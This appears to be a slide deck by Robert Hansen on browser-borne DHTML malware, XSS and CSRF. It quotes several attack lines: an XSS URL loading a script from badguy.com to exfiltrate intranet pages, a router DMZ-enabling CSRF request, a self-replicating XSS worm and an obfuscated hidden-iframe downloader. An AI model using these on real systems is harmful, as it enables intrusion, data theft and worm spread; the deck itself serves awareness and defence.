

#### About Me


- Robert Hansen CEO
- SecTheory LLC
  - Bespoke Boutique Internet Security
    - Web Application/Browser Security/Phishing
    - Network/OS Security/Research
    - http://www.sectheory.com/
- Advisory capacity to VCs/start-ups
- Founded the web application security lab
  - http://ha.ckers.org/ the lab
  - http://sla.ckers.org/ the forum


# JavaScript and DHTML Malware The Emerging Threat

- Unlike traditional Malware, DHTML Malware is browser and is OS agnostic.
- It bypasses firewalls because the browser is allowed to contact the Internet.
- DHTML malware breaks the "same origin policy" enforced by the browsers.
- Almost no trace (difficult for forensics)
- It is a conduit for traditional malware.




## I don't need AV – I need ACW









## **Quick Definition List**

- XSS Cross Site Scripting and CSRF Cross Site Request Forgeries
  - Doesn't have to be "cross" site at all
  - Can phish users or steal cookies
  - Can force your browser to connect to other web pages on the attacker's behalf
- DHTML Malware Dynamic HTML Malware
  - JavaScript, Java, VBScript, Flash, CSS

#### Evolution of DHTML Malware


- Port 80 is the ubiquitous open port
- Browsers are universal and (almost completely cross compatible)
- XSS Outlined by MS in 2000
- XSS comes in three flavors:
  - DOM (PDF vulnerability)
  - Reflected (Google)
  - Persistent (eBay)
- CSRF's evolution has been long, hard and under-reported according to MITRE.

### Uh oh - 2005 hits!

- Samy Worm (Oct 2005)
- It started with a router
  - Intranet port scanning
    - Combining XSS with CSRF
    - Bypassing port restrictions
- Exponential XSS
  - Njuda
- CSS history theft




## Samy Misnomer



- 1,000,000+ infections
- While accurate for propagation metrics, we know it was far far higher!
- No one knows for sure how high.

#### 2006-7 Gets Worse




- Intranet Hacking
- Netbios 
  Non JS

  Malware
  - Desktop compromises (PDF, Quicktime)
  - Inter Protocol Exploitation
    - DNSRebinding

## Intranet Hacking Through Web Pages

upload: image image video
http://192.168.0.11/modules/My\_eGallery/index.php?ba Browse...




## Blogengine.NET Example

- Bad guy forces user to the following URL:
- http://wiki/search.aspx?q=%22%3E%3Cscript%20src=http://badguy.com/hack.js%3E%3C/script%3E
- Attacker's code is now running in the context of the internal wiki page and forces a request to /js.axd?path=http://192.168.0.1/ then .2 and so on...
- JavaScript sends data received out to a logging script on the internet. And bad guy can now see read pages behind your firewall.

# CSRF Takes Over Routers and Firewalls

- Month of Router Bugs
  - WRT54G firmware version: v1.00.9:
     http://192.168.1.1/dmz.tri?action=Apply&dmz\_enable=1&dmz\_ipaddr=100&layout=en



# What's Currently Possible With a Browser and Without Exploits

- Port scanning (JS/CSRF)
- Browser history theft (with and without JS)
- Intranet hacking (CSRF)
- Credential theft (XSS)
- XSS Phishing (JS and HTML/CSS)
  - Breaks a lot of anti-phishing technology
- Click Fraud (JS and HTML)

## Today's Big Browser Threats (1)

- Cross/same site request forgeries
  - IMG
  - LINK
  - IFRAME/FRAME
  - OBJECT/EMBED/APPLET
  - BGSOUND
  - SCRIPT
  - Hovering iframes
  - Client side apps
  - X-domain XHR
  - Redirection of URLs





## Today's Big Browser Threats (2)

#### De-anonmization

- Cookies/Flash cookies
- Browser caching (eTag)
- IE & JS Persistence
- Machine fingerprinting
- TCP/OS fingerprinting
- TCP/clock skew timing
- CSS history/referrers
- Offline enabled apps
- Java Sockets & file:///
- Statistical observation/MITM



...

## Today's Big Browser Threats (3)


- Identity Theft
  - Phishing on remote domains
  - XSS phish on white listed sites
  - IDN/Punycode
  - Credential theft
  - Embedded basic auth
  - CSS overlay of forms
  - DNS Pharming
  - Keystroke logging/malware
  - MITM
  - Obfuscated HTML
  - Password manager hijacking



#### **Diminutive Worms**

- Diminutive worm writing contest
- <form><input name="content"><img src=""
  onerror="with(parentNode)alert('XSS',submit(content.value='<form>'+innerHTML.slice(action=(method='post')+'.php',155)))">
- 161 Bytes
- Completely self replicating by posting itself to another page on the same domain
- Caveats:
  - No payload
  - One site specific reference (post.php), which makes it less extensible

### Blackhat SEO



#### HTML TIMTOWTDI

- HTML anyone?
- <BDO</p>

#### This page is **not** Valid XHTML 1.0 Transitional!

Result: Failed validation, 109 Errors

Address: http://www.us-cert.gov/


Source of: http://www.us-cert.gov/ - Mozilla Firefox

<u>File Edit View Help</u>


XHTML does not solve this problem because no one uses it, a lot of times even when they claim to.

### Traditional Malware

- TraditionalMalware is a huge problem
- But it needs to find some way to install itself.
- Downloads are easy, but even easier is browser exploits...



## JS Malware



- NCFTA coverage of the Facebook ad malware
- Miami dolphins
- eBay
- Google adwords
- "experts still vouch for the safety of search engines-as long as your software is patched and up to date" news.com

## Iframe Downloader Trojan


- <iframe src="http://bad.com/hack/" width="0" height="0" border="0"></iframe>
- = <script>
   t="60,115,99,114,105,112,116,32,108,97,110,103,118,97
   ,103,101,61,106,97,118,97,115,99,114,105,112,
   116,62,13,10,118,97,114,32,117,114,108,44,112,97,116,
   104,44,118,97,114,49,44,118,97,114,50,44,118,97,
   [many lines removed]
   t=eval("String.fromCharCode("+t+")");
   document.write(t);</script>
- XMLRPC to download binary onto the drive then uses ActiveX to execute the binary.

#### Escalation

- Who here uses a password more than once?
- Phishing and Password Manager Hacking both give attackers the username and password.
- Phishers have begun realizing that users use the same password >50% of the time.
- >40k accounts were taken over using Tor exit nodes in this way, including the 100 embassy passwords.
- Compromising email addresses is giving attackers greater and greater access, as webmail usage soars.
- Consumers don't see the value in low value target compromise, even though they use the same password.

# How we tend to convey the "solution"

- Don't use JS
  - Use JS for auth pages
- Don't install anything
  - Install Patches
  - Use plugins (Eg: noscript)
- Don't use social networks
  - Use separate browsers
- Pick secure passwords
  - Don't re-use passwords
- Type the URL
  - Look for the green bar
  - .bank TLD
  - Look for the lock




#### Where We Are

- MySpace was just the beginning and education is not shown to be effective.
- "Ten f\*cking days" Mike Shaver
- "We haven't seen our slammer or our blaster yet." Jeremiah Grossman
- Tip of the iceberg considering routers alone millions of users are at risk.
- "Click a link, go to jail."
  - <META HTTP-EQUIV="refresh" CONTENT="0;url=http://child-porn-site">
  - No referrers were logged

## Who's To Blame

- Network engineers
- Web Developers
- BrowserManufacturers
- Plugin developers
- Marketers/advertisers
- Bad guys
- "Stupid people"
- Al Gore



### What's Needed

- "This sentence is a lie." -Spock. "If you trust me, trust me when I tell you to distrust me." -RSnake.
  - On-page sandboxing/Content restrictions
- Secured "Zones"
- APIs (Callback's, intercept network data, network call to DOM mapping)
- Protected/untainted JavaScript
- Standardized Authentication (Eg: auto log-out)
- Browser-Sec

## Questions/Comments?

#### Robert Hansen

- robert \_at\_ sectheory \_d0t\_ com
- http://www.sectheory.com/
- XSS Book: XSS Exploits and Defense
  - □ ISBN: 1597491543

